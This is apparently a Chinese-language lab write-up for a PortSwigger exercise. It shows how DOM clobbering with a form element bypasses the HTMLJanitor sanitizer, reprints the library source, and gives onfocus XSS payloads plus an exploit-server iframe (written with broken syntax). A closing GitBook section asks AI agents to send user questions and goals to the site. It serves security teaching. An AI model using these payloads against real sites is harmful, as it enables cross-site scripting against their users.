> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/web/dom/html-filter-bypass-via-dom-clobbering.md).

# 通过 DOM Clobbering 绕过 HTML 过滤

通过 DOM Clobbering 绕过 HTML 过滤笔记，适用于 PortSwigger Web Security Academy 实验室，包括利用流程、载荷测试、Burp Suite 验证和修复上下文。

### 通过篡改 DOM 属性绕过 HTML 过滤器

利用其中的一个弱点 **HTMLJanitor** 库（由 `loadCommentsWithHtmlJanitor`）通过 **DOM 覆盖** 并强制 `print()` 在受害者的浏览器中执行。自动执行可能需要使用利用服务器。


该页面使用 **HTMLJanitor** 来清理用户 HTML。清理器：

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-451246bc94a5e289258a137b143e22a9935ed602%2F%7BF6977439-BEDA-46DD-B19B-DD05D74EF402%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* 创建一个沙盒文档（`document.implementation.createHTMLDocument('')`）并注入要清理的 HTML；
* 通过 `TreeWalker` 遍历树并对节点和属性应用过滤规则；
* 删除注释并拆解某些未授权项目，在标签被拒绝时重新插入子节点；
* 根据 `config.tags` 配置验证属性并移除未授权属性。

```javascript
(function (root, factory) {
  if (typeof define === 'function' && define.amd) {
    define('html-janitor', factory);
  } else if (typeof exports === 'object') {
    module.exports = factory();
  } else {
    root.HTMLJanitor = factory();
  }
}(this, function () {

  /**
   * @param {Object} config.tags 允许的标签字典。
   * @param {boolean} config.keepNestedBlockElements 默认 false。
   */
  function HTMLJanitor(config) {

    var tagDefinitions = config['tags'];
    var tags = Object.keys(tagDefinitions);

    var validConfigValues = tags
      .map(function(k) { return typeof tagDefinitions[k]; })
      .every(function(type) { return type === 'object' || type === 'boolean' || type === 'function'; });

    if(!validConfigValues) {
      throw new Error("配置无效");
    }

    this.config = config;
  }

  var blockElementNames = ['P', 'LI', 'TD', 'TH', 'DIV', 'H1', 'H2', 'H3', 'H4', 'H5', 'H6', 'PRE'];
  function isBlockElement(node) {
    return blockElementNames.indexOf(node.nodeName) !== -1;
  }

  var inlineElementNames = ['A', 'B', 'STRONG', 'I', 'EM', 'SUB', 'SUP', 'U', 'STRIKE'];
  function isInlineElement(node) {
    return inlineElementNames.indexOf(node.nodeName) !== -1;
  }

  HTMLJanitor.prototype.clean = function (html) {
    const sandbox = document.implementation.createHTMLDocument('');
    const root = sandbox.createElement("div");
    root.innerHTML = html;

    this._sanitize(sandbox, root);

    return root.innerHTML;
  };

  HTMLJanitor.prototype._sanitize = function (document, parentNode) {
    var treeWalker = createTreeWalker(document, parentNode);
    var node = treeWalker.firstChild();

    if (!node) { return; }

    do {
      if (node.nodeType === Node.TEXT_NODE) {
        // 如果这个文本节点只是空白，并且前一个或下一个元素
        // 兄弟节点是块元素，则移除它
        // 注意：这个启发式规则可能会变化。它非常特定于 Firefox 中
        // `contenteditable` 的一个 bug：http://jsbin.com/EyuKase/1/edit?js,output
        // FIXME：把这做成一个选项？
        if (node.data.trim() === ''
            && ((node.previousElementSibling && isBlockElement(node.previousElementSibling))
                 || (node.nextElementSibling && isBlockElement(node.nextElementSibling)))) {
          parentNode.removeChild(node);
          this._sanitize(document, parentNode);
          break;
        } else {
          continue;
        }
      }

      // 删除所有注释
      if (node.nodeType === Node.COMMENT_NODE) {
        parentNode.removeChild(node);
        this._sanitize(document, parentNode);
        break;
      }

      var isInline = isInlineElement(node);
      var containsBlockElement;
      if (isInline) {
        containsBlockElement = Array.prototype.some.call(node.childNodes, isBlockElement);
      }

      // 块元素不应嵌套（例如 <li><p>...）；如果
      // 它们嵌套了，我们希望展开内部块元素。
      var isNotTopContainer = !! parentNode.parentNode;
      var isNestedBlockElement =
            isBlockElement(parentNode) &&
            isBlockElement(node) &&
            isNotTopContainer;

      var nodeName = node.nodeName.toLowerCase();

      var allowedAttrs = getAllowedAttrs(this.config, nodeName, node);

      var isInvalid = isInline && containsBlockElement;

      // 根据白名单完全丢弃标签 *并且* 如果标记
      // 是无效的。
      if (isInvalid || shouldRejectNode(node, allowedAttrs)
          || (!this.config.keepNestedBlockElements && isNestedBlockElement)) {
        // 不保留 SCRIPT/STYLE 元素的内部文本。
        if (! (node.nodeName === 'SCRIPT' || node.nodeName === 'STYLE')) {
          while (node.childNodes.length > 0) {
            parentNode.insertBefore(node.childNodes[0], node);
          }
        }
        parentNode.removeChild(node);

        this._sanitize(document, parentNode);
        break;
      }

      // 清理属性
      for (var a = 0; a < node.attributes.length; a += 1) {
        var attr = node.attributes[a];

        if (shouldRejectAttr(attr, allowedAttrs, node)) {
          node.removeAttribute(attr.name);
          // 调整数组以继续循环。
          a = a - 1;
        }
      }

      // 清理子节点
      this._sanitize(document, node);

    } while ((node = treeWalker.nextSibling()));
  };

  function createTreeWalker(document, node) {
    return document.createTreeWalker(node,
                                     NodeFilter.SHOW_TEXT | NodeFilter.SHOW_ELEMENT | NodeFilter.SHOW_COMMENT,
                                     null, false);
  }

  function getAllowedAttrs(config, nodeName, node){
    if (typeof config.tags[nodeName] === 'function') {
      return config.tags[nodeName](node);
    } else {
      return config.tags[nodeName];
    }
  }

  function shouldRejectNode(node, allowedAttrs){
    if (typeof allowedAttrs === 'undefined') {
      return true;
    } else if (typeof allowedAttrs === 'boolean') {
      return !allowedAttrs;
    }

    return false;
  }

  function shouldRejectAttr(attr, allowedAttrs, node){
    var attrName = attr.name.toLowerCase();

    if (allowedAttrs === true){
      return false;
    } else if (typeof allowedAttrs[attrName] === 'function'){
      return !allowedAttrs[attrName](attr.value, node);
    } else if (typeof allowedAttrs[attrName] === 'undefined'){
      return true;
    } else if (allowedAttrs[attrName] === false) {
      return true;
    } else if (typeof allowedAttrs[attrName] === 'string') {
      return (allowedAttrs[attrName] !== attr.value);
    }

    return false;
  }

  return HTMLJanitor;

}));
```


* 原则：注入一个 HTML 片段，创建或覆盖页面脚本期望的某个项 ID（例如一个 `<form id="x" tabindex=0 onfocus=...>`）。通过操纵导航（hash `#x`）或强制聚焦，事件属性会被触发。

```html
<html>
<form id=x tabindex=0 onfocus=alert(0)>
<input id=attributes>
</form>
</html>
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-779edce191530303eb37111a61d54dc62eee0f31%2F%7B0524BADA-3E4B-4489-B68A-DF04DDF0E080%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


* 目标的最终变体（`print()`):

```html
<html>
<form id=x tabindex=0 onfocus=print()>
<input id=attributes>
</form>
</html>
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6345d8704d6eb263bc8b9f659db32e5edee6124f%2F%7B43907E37-FDFF-46F4-A3B7-5F69F495F819%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* 通过托管在利用服务器上的 iframe 自动触发：iframe 加载易受攻击的页面，然后修改其 `src` 以添加 `#x`，从而触发聚焦并执行 `onfocus` 处理程序。使用利用服务器的思路示例：

{% code overflow="wrap" %}

```javascript
<iframe src="https://0a790035036b319583a1731200e90039.web-security-academy.net/post?postId=9 onload="setTimeout() => this.src += '#x',500;></iframe>
```

{% endcode %}


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/zh/web/dom/html-filter-bypass-via-dom-clobbering.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.